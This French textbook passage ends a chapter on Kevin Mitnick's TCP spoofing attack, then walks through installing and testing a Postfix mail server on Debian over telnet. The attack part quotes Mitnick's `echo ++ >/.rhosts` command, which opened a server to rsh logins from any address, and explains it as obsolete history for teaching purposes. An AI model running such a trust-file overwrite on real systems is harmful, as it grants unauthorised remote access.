Pour les curieux, cette faille est liée à l'utilisation d'un programme que l'on n'utilise plus actuellement, à savoir rsh. Ce programme permettait de se connecter à distance, notamment si notre machine était autorisée dans le fichier `.rhosts` du serveur.

Il a donc suffi à Mitnick d'envoyer la commande `echo ++ >/.rhosts`, qui écrase le fichier `.rhosts` et ajoute ++ dedans. Cela revient à dire que n'importe quelle machine a le droit de se connecter au serveur, quelle que soit son adresse IP.

Mitnick s'est donc offert un accès complet au serveur depuis n'importe quelle adresse IP, notamment la sienne. Il peut désormais se connecter librement sur le serveur et récupérer tout ce qu'il veut.

## Conclusion

Nous venons d'étudier une attaque assez complexe, notamment dans sa réalisation. Ne vous inquiétez pas, il en existe certaines encore plus complexes mais aussi, et surtout, des plus simples.

À noter que cette attaque n'est plus du tout d'actualité. En effet, les ISN sont devenus aléatoires, ce qui fait qu'ils ne sont plus prédictibles. De plus, faire un SYN flood est aujourd'hui beaucoup plus complexe à réaliser du fait de l'évolution de la capacité des machines et des filtrages en place. Enfin, la présence de firewalls sur les machines et les réseaux protège aussi souvent leurs accès.

Bref, vous avez découvert une belle attaque très complexe, mais n'espérez pas une seconde pouvoir la mettre en pratique ! Ou alors, il vous faudrait remonter jusque dans les années 1990, lorsque les pirates informatiques jouissaient d'un terrain de jeu idéal !



Cependant, difficile ne veut jamais dire impossible. Et durant des années, beaucoup de personnes se sont intéressées à la prédiction des ISN. D'ailleurs, plusieurs attaques ont réussi, notamment car les systèmes aléatoires ne l'étaient pas vraiment, comme sur Windows 95 ou 98 (le système aléatoire était basé sur l'horloge du système...). Mais malheureusement pour vous, ce genre d'attaque n'est plus considéré comme faisable aujourd'hui. À vous d'en découvrir une nouvelle !



Au passage, une nouvelle attaque ([http://www.cs.ucr.edu/~zhiyunq/pub/sec16\\_TCP\\_pure\\_offpath.pdf](http://www.cs.ucr.edu/~zhiyunq/pub/sec16_TCP_pure_offpath.pdf)), proche de celle de Mitnick, a été découverte et présentée en août 2016. Elle permet à peu de chose près de reproduire celle de Mitnick. Comme quoi, il existe et existera toujours des moyens de détourner le comportement normal des systèmes et des protocoles. Mais attention, la lecture en est extrêmement complexe ! Et la faille associée a depuis été corrigée...

Au cours des précédentes sections, nous avons étudié en détail les en-têtes IP et TCP. Nous avons vu des mécanismes avancés de ces deux protocoles que sont la fragmentation et le suivi de connexion. Nous avons aussi analysé des attaques réseau liées aux implémentations de ces protocoles.

Même si ce que vous venez d'apprendre ne vous servira quasiment jamais en tant que tel pour le réseau, comprenez que plus vous connaîtrez en détail ces attaques, plus vous serez apte à y faire face. En réseau, comme dans tout autre domaine informatique, il est essentiel de connaître en profondeur le fonctionnement des systèmes si l'on veut pouvoir les configurer, les utiliser correctement, mais également les contourner.

Après cet approfondissement sur les protocoles réseau et la sécurité associée, nous allons maintenant apprendre à mettre en place un service complet de messagerie.

# 20 Mettre en œuvre une solution de messagerie complète

## S'initier à la messagerie

La messagerie électronique est aujourd'hui connue et utilisée de tous. En effet, chacun possède au moins une adresse e-mail. Cependant, très peu de personnes connaissent réellement le fonctionnement global de la messagerie sur Internet. Et pour cause, celui-ci est particulièrement difficile à comprendre et à mettre en place.

Nous allons pourtant relever ce challenge et vous connaîtrez bientôt tous les secrets de la messagerie électronique. À la fin de ce chapitre, vous saurez même mettre en place votre propre solution de messagerie.

## Principes de fonctionnement

Contrairement aux services que nous avons pu étudier jusque-là, comme le DNS ou le Web, la messagerie ne s'appuie pas sur un seul protocole et service, mais sur plusieurs.



Pourquoi est-ce nécessaire d'avoir plusieurs services ?

Tout simplement parce que la messagerie est un service qui n'est pas toujours interactif et doit pouvoir fonctionner de manière autonome.

Prenons un exemple. Quand vous naviguez sur le Web, vous êtes devant votre écran et vous recevez en direct les informations que vous demandez, tout se fait de manière interactive.

Ce n'est pas le cas pour la messagerie. En effet, un ami peut vous envoyer un e-mail alors que vous n'êtes pas devant votre ordinateur, e-mail que vous recevrez et visualiserez

lorsque vous vous connecterez à votre messagerie. Cela suppose donc l'existence d'un mécanisme qui permet aux e-mails de circuler quand on n'est pas connecté, et un autre pour les recevoir lorsque nous nous connectons.

Il existe donc un service responsable de l'envoi, de la réception et du stockage des e-mails et un autre responsable de leur transmission à l'utilisateur final quand il le demande. Ces deux services seront donc bien distincts et seront assurés par des protocoles différents. Dans les sections suivantes, nous étudierons chacun d'eux.

### L'envoi et la réception des e-mails hors connexion

Ce service est assuré par un serveur SMTP qui va échanger des messages avec les autres serveurs SMTP grâce au protocole du même nom.




SMTP est l'abréviation de *Simple Mail Transfer Protocol*, autrement dit « protocole simple de transfert de courrier » en français.

Prenons un exemple : un ami ayant l'adresse [toto@gmail.com](mailto:toto@gmail.com) m'envoie un e-mail à [elalitte@intechinfo.fr](mailto:elalitte@intechinfo.fr).

Cet ami, souvent sans le savoir, va se connecter à un serveur SMTP pour envoyer son e-mail. Son serveur SMTP va chercher l'adresse du serveur SMTP de [intechinfo.fr](mailto:elalitte@intechinfo.fr). Une fois qu'il l'aura trouvée, il pourra envoyer l'e-mail de [toto@gmail.com](mailto:toto@gmail.com) à mon adresse [elalitte@intechinfo.fr](mailto:elalitte@intechinfo.fr). Et tout cela grâce au protocole SMTP.

Le schéma de la figure ci-dessous illustre cet échange :



Envoi de l'e-mail en SMTP





Où va donc se trouver cet e-mail et comment vais-je pouvoir le récupérer ?

L'e-mail va être stocké sur le serveur SMTP. Plus exactement, il va être stocké dans ma boîte de réception sur ce serveur, laquelle étant simplement un répertoire comme un autre sur le serveur.



Sur un serveur Linux, cela pourrait être, par exemple, `/var/mail/vhosts/intechinfo.fr/elalitte/`.

### *Récupération de l'e-mail par l'utilisateur final*

Pour lire mes nouveaux e-mails, deux possibilités s'offrent à moi :

- utiliser un logiciel de messagerie comme Outlook, Thunderbird ou Mail ;
- me connecter à un webmail comme Gmail ou Hotmail.



Un webmail est un serveur web qui permet de lire et d'envoyer des e-mails directement à partir du navigateur plutôt qu'en utilisant une application distincte comme Outlook ou Mail.

Dans les deux cas, le processus de récupération des e-mails est à peu près le même. Le logiciel de messagerie va se connecter au serveur sur lequel sont stockés mes e-mails pour pouvoir consulter ma boîte de réception et vérifier si de nouveaux e-mails m'ont été envoyés (ce serveur est souvent le même que le serveur SMTP précédent). Mais attention, pour se connecter à ce serveur, le logiciel de messagerie va utiliser le protocole IMAP.




- Il est aussi possible d'utiliser le protocole POP3, qui est l'ancêtre du protocole IMAP.
- Le protocole IMAP permet d'aller chercher les e-mails d'un utilisateur stockés sur un serveur.

Mon logiciel de messagerie se connecte au serveur en IMAP, récupère les e-mails qui sont présents dans le répertoire dédié (ma boîte de réception), et les met à ma disposition pour que je puisse les lire.


Ainsi, [toto@gmail.com](mailto:toto@gmail.com) a pu m'envoyer un e-mail.

Le schéma de la figure suivante récapitule le principe à l'œuvre pour récupérer les e-mails.



Réception de l'e-mail en IMAP

La figure ci-dessous présente l'ensemble de l'opération, de l'envoi à la réception d'un e-mail.



Envoi et réception d'un e-mail

Nous détaillerons par la suite le fonctionnement de la messagerie, mais vous en avez déjà un aperçu global.

Nous allons à présent mettre en place une solution complète de messagerie intégrant un serveur SMTP, un serveur IMAP et un webmail.

## Maîtriser le protocole SMTP

Nous n'allons pas ici étudier en détail le protocole SMTP.



Il serait de toute façon impossible d'étudier les milliers de protocoles applicatifs qui existent.

Nous allons nous pencher sur la mise en place d'un serveur SMTP, en l'occurrence Postfix (<http://www.postfix.org/>) qui est l'un des serveurs les plus utilisés aujourd'hui ([http://www.securityspace.com/s\\_survey/data/man.201712/mxsurvey.html](http://www.securityspace.com/s_survey/data/man.201712/mxsurvey.html)).

## Mettre en œuvre le serveur SMTP



Nous allons installer Postfix de façon très simple, mais sachez qu'il propose une multitude d'options de configuration ou de sécurité. L'installation d'un serveur étant un métier à part entière, nous n'explorerons pas ici toutes les configurations possibles.

### Principes

Postfix est un serveur de messagerie modulaire, ce qui signifie qu'il est composé de plusieurs sous-programmes qui ont chacun un rôle particulier à jouer. Cela permet d'apporter beaucoup plus de flexibilité et de sécurité, car il suffit d'intervenir sur la partie concernée du code pour modifier Postfix. De plus, chaque sous-programme peut être sécurisé individuellement.

Ainsi, nous verrons que certains sous-programmes sont en charge de l'écoute sur le réseau, d'autres de la réception/de l'envoi des e-mails.

### Installation

Ici encore, nous allons travailler sous Debian. Cependant, maintenant que vous êtes à l'aise, je vais vous laisser libre du choix de la distribution Linux et de la version à utiliser. Vous pouvez tout à fait conserver la machine Linux utilisée jusqu'à maintenant ou en mettre en place une nouvelle. Pour ma part, je serai sous Debian 9.3, notamment pour vous faire découvrir toutes les nouveautés réseau que la Debian 9 apporte (que vous trouverez aussi dans vos distributions).

Voici cependant un lien vers l'ancienne machine Debian que j'utilisais par le passé, elle peut tout à fait convenir : <http://www.lalitte.com/Debian8.5.vdi>.

Attention, cette image est pour des processeurs 64 bits. Si votre machine est en 32 bits, vous pouvez soit configurer le programme VirtualBox pour qu'il accepte des images 64 bits (<https://www.virtualbox.org/manual/ch03.html#ftn.idp94234384>), soit télécharger de votre côté une image 32 bits de Debian (<https://sourceforge.net/projects/osboxes/files/>).

Une fois votre système installé, vous allez voir que l'installation de Postfix est très simple.


Comme d'habitude sous Debian, nous allons utiliser notre système de gestion des paquets préféré, à savoir `apt`. Nous allons mettre à jour notre liste de paquets, puis chercher ceux qui sont disponibles et susceptibles de nous intéresser :

```
root@Debian02:~# apt-get update
[...]
root@Debian02:~# apt-cache search postfix | grep postfix
bld-postfix - outils Postfix pour le serveur de listes noires BLD
postfix - agent de transport de courriers électroniques à hautes
performances
postfixadmin - interface web d'administration pour Postfix
postfix-cdb - prise en charge des mappes CDB pour Postfix
postfix-policyd-spf-python - serveur Postfix de politique de gestion de
courriels (SPF)
[...]
```

Le paquet `postfix` semble bien être le serveur que nous cherchons, il est temps de l'installer !

```
root@Debian02:~# apt-get install postfix
```


Pour valider l'installation, il suffit de cliquer sur `o` ou `y`.



Choix de la configuration du serveur

Une fenêtre s'ouvre nous demandant quel type d'installation de serveur nous souhaitons mettre en place. Nous allons choisir `Site Internet` pour avoir un fichier de configuration prérempli.

Nous devons ensuite indiquer quel est le domaine par défaut auquel va être lié notre serveur. Dans mon cas, j'ai indiqué `itinet.fr` qui est un domaine que je possède. Si vous n'avez pas de domaine, ce qui sera le cas la plupart du temps, je vous propose de choisir `mondomaine.local`.



Choix du domaine du serveur

Appuyez ensuite sur la touche **Entrée** pour poursuivre et terminer l'installation. Le serveur SMTP Postfix est installé, nous allons maintenant pouvoir le configurer.

## Configurer Postfix

### Petit avertissement

Avant de nous aventurer dans la configuration de Postfix, il est important de savoir que lorsque vous installez un service, quel qu'il soit, vous trouverez de la documentation sur divers canaux.

- Vous pouvez lire des tutoriels (comme celui-ci) mais la qualité de ce que vous lirez peut très fortement varier sur Internet...
- Vous pouvez directement consulter la documentation officielle du service en question, et cela peut aller du très simple au très complexe.

En ce qui concerne Postfix, la documentation n'est pas toujours facile à aborder (cela n'est qu'un avis personnel...) mais elle est relativement bien faite et parfaitement traduite en français (<https://postfix.traduc.org/>), ce qui est rare de nos jours.

Je vous recommande vivement d'y jeter un coup d'œil, en commençant par les éléments de base ([https://postfix.traduc.org/index.php/BASIC\\_CONFIGURATION\\_README.html](https://postfix.traduc.org/index.php/BASIC_CONFIGURATION_README.html)). Si vous continuez à utiliser Postfix par la suite, vous pourrez y revenir à tout moment pour parfaire vos connaissances.

En avant pour la configuration !

Comme pour la majorité des services sous Linux, les fichiers de configuration de Postfix se trouvent dans le répertoire `/etc`.

Voyons ce que l'on y trouve :

```
root@Debian02:~# ls /etc/postfix
dynamicmaps.cf main.cf makedefs.out master.cf proto postfix-files.d
post-install
dynamicmaps.cf.d main.cf.proto master.cf postfix-files postfix-script sasl
```

Bien qu'il y ait une bonne dizaine de fichiers dans le répertoire, seuls deux d'entre eux vont nous intéresser pour l'instant : `main.cf` et `master.cf`. Nous ne modifierons que le fichier `main.cf`, `master.cf` étant bien plus complexe.

Le fichier `main.cf` va contenir tous les paramètres de configuration que nous voulons indiquer au serveur. Il y en a plusieurs centaines, mais tous ont une valeur par défaut, nous n'allons donc indiquer que ceux que nous devons modifier.



Pour les plus curieux, vous pourrez afficher tous ces paramètres avec la commande `postconf`.

Regardons donc le contenu de `main.cf`, j'ai ajouté quelques commentaires explicatifs en commençant les lignes par les caractères `##` :

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete
version

# Debian specific: Specifying a file name will cause the first
# line of that file to be used as the name. The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

## Le message envoyé quand quelqu'un se connecte au serveur, nous
## le verrons quand nous enverrons des e-mails avec telnet
smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
## Système pour prévenir l'utilisateur de la réception de nouveaux e-mails
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h
```

```
readme_directory = no

# See http://www.postfix.org/COMPATIBILITY_README.html -- default to
# 2 on fresh installs.
compatibility_level = 2

# TLS parameters
## Paramètres utilisés lors du chiffrement pour sécuriser les e-mails
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package # for
information on enabling SSL in the smtp client.

## Paramètre TRÈS important pour indiquer pour qui nous acceptons de
relay les e-mails
## Si ce paramètre est trop permissif, votre serveur pourra être utilisé
par des spammeurs
smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated
defer_unauth_destination
## Nom donné à notre serveur
myhostname = Debian02.itinet.fr
## Lieu et mode d'utilisation des alias, que nous verrons plus tard
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
## Fichier qui contient le nom de domaine utilisé pour les e-mails issus
de notre serveur
myorigin = /etc/mailname
## Noms de domaines acceptés par notre serveur pour une livraison locale
mydestination = $myhostname, itinet.fr, localhost, localhost.localdomain,
localhost
## Serveur à utiliser pour relayer nos e-mails
relayhost =
## Réseaux de confiance
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
## Taille limite d'un fichier dans notre boîte de réception
mailbox_size_limit = 0
recipient_delimiter = +
## Interfaces réseau sur lesquelles le serveur est en écoute
inet_interfaces = all
## Si l'on veut spécifier que notre serveur fonctionne en IPv4 ou IPv6
inet_protocols = all
```

Pour l'instant, j'ai laissé les lignes par défaut, mais nous allons les modifier petit à petit pour configurer le serveur comme nous le souhaitons.



Est-ce que notre serveur pourrait recevoir des e-mails avec cette configuration par défaut ?

Nous allons faire un test et essayer d'envoyer un e-mail à un utilisateur de notre serveur.



Comment envoyer un e-mail à notre serveur et comment cet e-mail va-t-il pouvoir être relayé jusqu'à lui ?

En fait, nous allons directement nous connecter au serveur sans passer par un serveur SMTP intermédiaire, et nous allons essayer d'envoyer un e-mail à un utilisateur valide. On voit dans le paramètre `mydestination` que notre serveur acceptera les e-mails pour le domaine *itinet.fr*. Vu que nous n'avons pas créé de compte de messagerie spécifique, nous allons essayer d'envoyer un e-mail à l'un des comptes des utilisateurs de notre système Debian. En l'occurrence, nous allons essayer d'envoyer un e-mail à *root@itinet.fr*.

### Un premier envoi d'e-mail

Pour envoyer un e-mail directement à notre serveur, nous avons deux choix possibles.

- Configurer notre client de messagerie Outlook, Thunderbird ou Mail afin de lui indiquer d'utiliser notre serveur pour les envois. Cependant, ce paramétrage est lourd à mettre en place et nous ne pourrions plus envoyer d'e-mails avec cette configuration.
- Se connecter au serveur en ligne de commande et lui parler directement dans le langage qu'il comprend, à savoir le SMTP.

Nous allons donc utiliser la commande `telnet` pour nous connecter à notre serveur.



Telnet est un protocole très ancien qui permet de se connecter à un service TCP, puis de rentrer en mode interactif pour échanger avec ce serveur. Ce protocole n'est plus très utilisé en tant que tel aujourd'hui, mais il peut s'avérer utile pour se connecter à un service afin de s'assurer qu'il fonctionne correctement.

Pour commencer, on installe le protocole Telnet s'il n'est pas présent :

```
root@Debian02:~# apt-cache search telnet | grep telnet
dcap-tunnel-telnet - tunnel Telnet pour dCache
libguac-client-telnet0 - application web HTML5 d'accès à des bureaux
distant - prise en charge de Telnet
telnet - client Telnet de base
telnetd - serveur Telnet basique
ttsnoop - espionnage de connexion série Telnet
inetutils-telnet - client Telnet
inetutils-telnetd - serveur Telnet
jta - Java telnet/ssh applet
jta-doc - Java telnet/ssh applet - documentation
libcli-dev - emulates a cisco style telnet command-line interface (dev
files)
libcli1.9 - emulates a cisco style telnet command-line interface
libnet-telnet-perl - Perl module to script telnetable connections
libtelnet-dev - small library for parsing the TELNET protocol - development
files
libtelnet-utils - small library for parsing the TELNET protocol - utilities
```



```
libtelnet2 - small library for parsing the TELNET protocol - shared
library
mactelnet-client - console tools for telneting and pinging via MAC
addresses
mactelnet-server - Telnet daemon for accepting connections via MAC
addresses
libnet-telnet-cisco-perl - additional functionality to automate Cisco
management
telnet-ssl - telnet client with SSL encryption support
telnetd-ssl - telnet server with SSL encryption support
pcmanx-gtk2 - user-friendly telnet client mainly targets BBS users
procserv - process server with telnet console and log access
ruby-net-telnet - telnet client library
socks4-clients - Socks4 enabled clients as rtelnet and rftp
```

On voit qu'il existe un programme telnet qui est un client, c'est ce que l'on cherche !

```
root@Debian02:~# apt-get install telnet
```

Ensuite, l'utilisation du programme telnet est très simple : on indique l'adresse du serveur sur lequel nous voulons nous connecter, puis le port.



D'ailleurs, est-ce que notre serveur Postfix est bien en écoute ?

Nous allons le vérifier tout de suite, non plus avec la commande netstat, car elle n'est plus disponible sous Debian 9, mais avec ss, sa remplaçante.

```
root@Debian02:~# ss -antp
State Recv-Q Send-Q Local Address:Port Peer Address:Port
LISTEN 0 128 *:22 *:22 users:((("sshd",pid=561,fd=3))
LISTEN 0 100 *:25 *:25 users:((("master",pid=13229,fd=13))
ESTAB 0 236 10.0.0.2:22 10.0.0.254:65526 users:((("sshd",pid=13558,fd=3))
ESTAB 0 0 10.0.0.2:22 10.0.0.254:58022 users:((("sshd",pid=13545,fd=3))
LISTEN 0 128 :::22 :::22 users:((("sshd",pid=561,fd=4))
LISTEN 0 100 :::25 :::25 users:((("master",pid=13229,fd=14))
```

On voit ici que j'ai un serveur SSH en écoute, et aussi un autre service en écoute sur le port 25, dont le processus s'appelle master.



Le port par défaut du protocole SMTP est bien le port 25. Mais pourquoi voit-on master et non postfix ?

C'est tout à fait normal. Comme indiqué précédemment, Postfix a été séparé en plusieurs programmes qui ont chacun un rôle particulier. Ainsi, s'il y a un problème sur

l'un d'entre eux, il est facile de le corriger sans avoir à modifier tous les programmes. master est le sous-programme en charge de l'orchestration des modules de Postfix. C'est notamment lui qui est en écoute et par conséquent c'est lui que l'on voit avec la commande `ss`. Donc tout est normal !

Nous allons pouvoir nous connecter sur le port 25 du serveur avec la commande `telnet`.

```
root@Debian02:~# telnet localhost 25
Trying ::1...
Connected to localhost.
Escape character is '^]'.
220 Debian02.itinet.fr ESMTP Postfix (Debian/GNU)
```

Le serveur nous répond ! Il nous faut maintenant parler son langage pour lui envoyer des instructions. Commençons par nous présenter :

```
ehlo toto.com
250-Debian02.itinet.fr
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
```

Nous lui indiquons que nous venons du serveur *toto.com* (on peut y mettre ce que l'on veut). Le serveur nous répond en nous précisant les extensions qu'il accepte (et dont on ne se soucie pas).

Nous allons maintenant lui fournir l'adresse de l'expéditeur, à savoir *toto@toto.com* :

```
mail from: toto@toto.com
250 2.1.0 Ok
```

Le serveur nous dit que c'est ok pour lui.

Il faut à présent indiquer à qui nous voulons écrire :

```
rcpt to: root@itinet.fr
250 2.1.5 Ok
```

Nous choisissons d'écrire à l'adresse qui nous semble valide, et le serveur l'accepte aussi. Il y a donc des chances pour que l'adresse existe vraiment et que l'e-mail soit bien reçu.

Nous allons ensuite spécifier le contenu de l'e-mail :

```
data
354 End data with <CR><LF>.<CR><LF>
Subject: Salut les amis
C'est vraiment sympa d'écrire des e-mails à la main.
250 2.0.0 Ok: queued as 2FD64721
quit
221 2.0.0 Bye
Connection closed by foreign host.
Vous avez du courrier dans /var/mail/root
```

Nous avons utilisé la commande `data` pour spécifier le contenu de notre e-mail, puis le sujet et enfin le contenu réel. Nous finissons l'envoi de notre e-mail avec un simple point.

Le serveur nous répond que l'e-mail a été placé dans la file d'attente des envois. Nous pouvons alors quitter `telnet` grâce à la commande `quit`.

Dans la mesure où nous sommes connecté en tant que `root`, nous recevons au passage un message nous indiquant que nous avons reçu un courrier !

Allons vite voir ce qu'il en est :

```
root@Debian02:~# cat /var/mail/root
From toto@toto.com Tue Jan 16 11:31:11 2018
Return-Path: <toto@toto.com>
X-Original-To: root@itinet.fr
Delivered-To: root@itinet.fr
Received: from toto.com (localhost [IPv6:::1])
  by Debian02.itinet.fr (Postfix) with ESMTP id 2FD64721
  for <root@itinet.fr>; Tue, 16 Jan 2018 11:28:05 +0100 (CET)
Subject: Salut les amis
Message-Id: <20180116102938.2FD64721@Debian02.itinet.fr>
Date: Tue, 16 Jan 2018 11:28:05 +0100 (CET)
From: toto@toto.com
```

C'est vraiment sympa d'écrire des e-mails à la main.

Nous voyons que l'e-mail est arrivé dans le fichier `root` du répertoire `/var/mail`.

Au passage, observez l'en-tête de l'e-mail qui contient des informations sur son transport et souvent quelques autres indications qui peuvent être utiles.

Il est souvent pertinent en cas d'erreur de consulter les logs pour voir ce qu'il s'est passé. Même si tout s'est bien déroulé ici, nous allons tout de même y jeter un œil.

```
• root@Debian02:~# cat /var/log/mail.info
• Jan 16 11:20:54 Debian02 postfix/smtpd[13682]: connect from
localhost[::1]
• Jan 16 11:29:38 Debian02 postfix/smtpd[13682]: 2FD64721:
client=localhost[::1]
• Jan 16 11:31:11 Debian02 postfix/cleanup[13686]: 2FD64721: message-id=<20
180116102938.2FD64721@Debian02.itinet.fr>
• Jan 16 11:31:11 Debian02 postfix/qmgr[13232]: 2FD64721: from=<toto@toto.
com>, size=370, nrcpt=1 (queue active)
• Jan 16 11:31:11 Debian02 postfix/local[13687]: 2FD64721: to=<root@itinet.
fr>, relay=local, delay=186, delays=186/0.01/0/0, dsn=2.0.0, status=sent
(delivered to mailbox)
• Jan 16 11:31:11 Debian02 postfix/qmgr[13232]: 2FD64721: removed
• Jan 16 11:31:25 Debian02 postfix/smtpd[13682]: disconnect from local-
host[::1] ehlo=1 mail=1 rcpt=1 data=1 quit=1 commands=5
```

On voit à la ligne 6 que l'e-mail a bien été délivré (status=sent), ce dont on pouvait se douter.

Notre serveur de messagerie fonctionne donc correctement, cependant nous pouvons entrevoir quelques problèmes :

- si les e-mails arrivent tous dans un même fichier, cela va être compliqué à terme, quand nous aurons reçu beaucoup d'e-mails ;
- s'il faut créer un compte Unix pour chaque adresse de messagerie, nous allons devoir en créer beaucoup, ce qui représente autant de failles de sécurité potentielles.

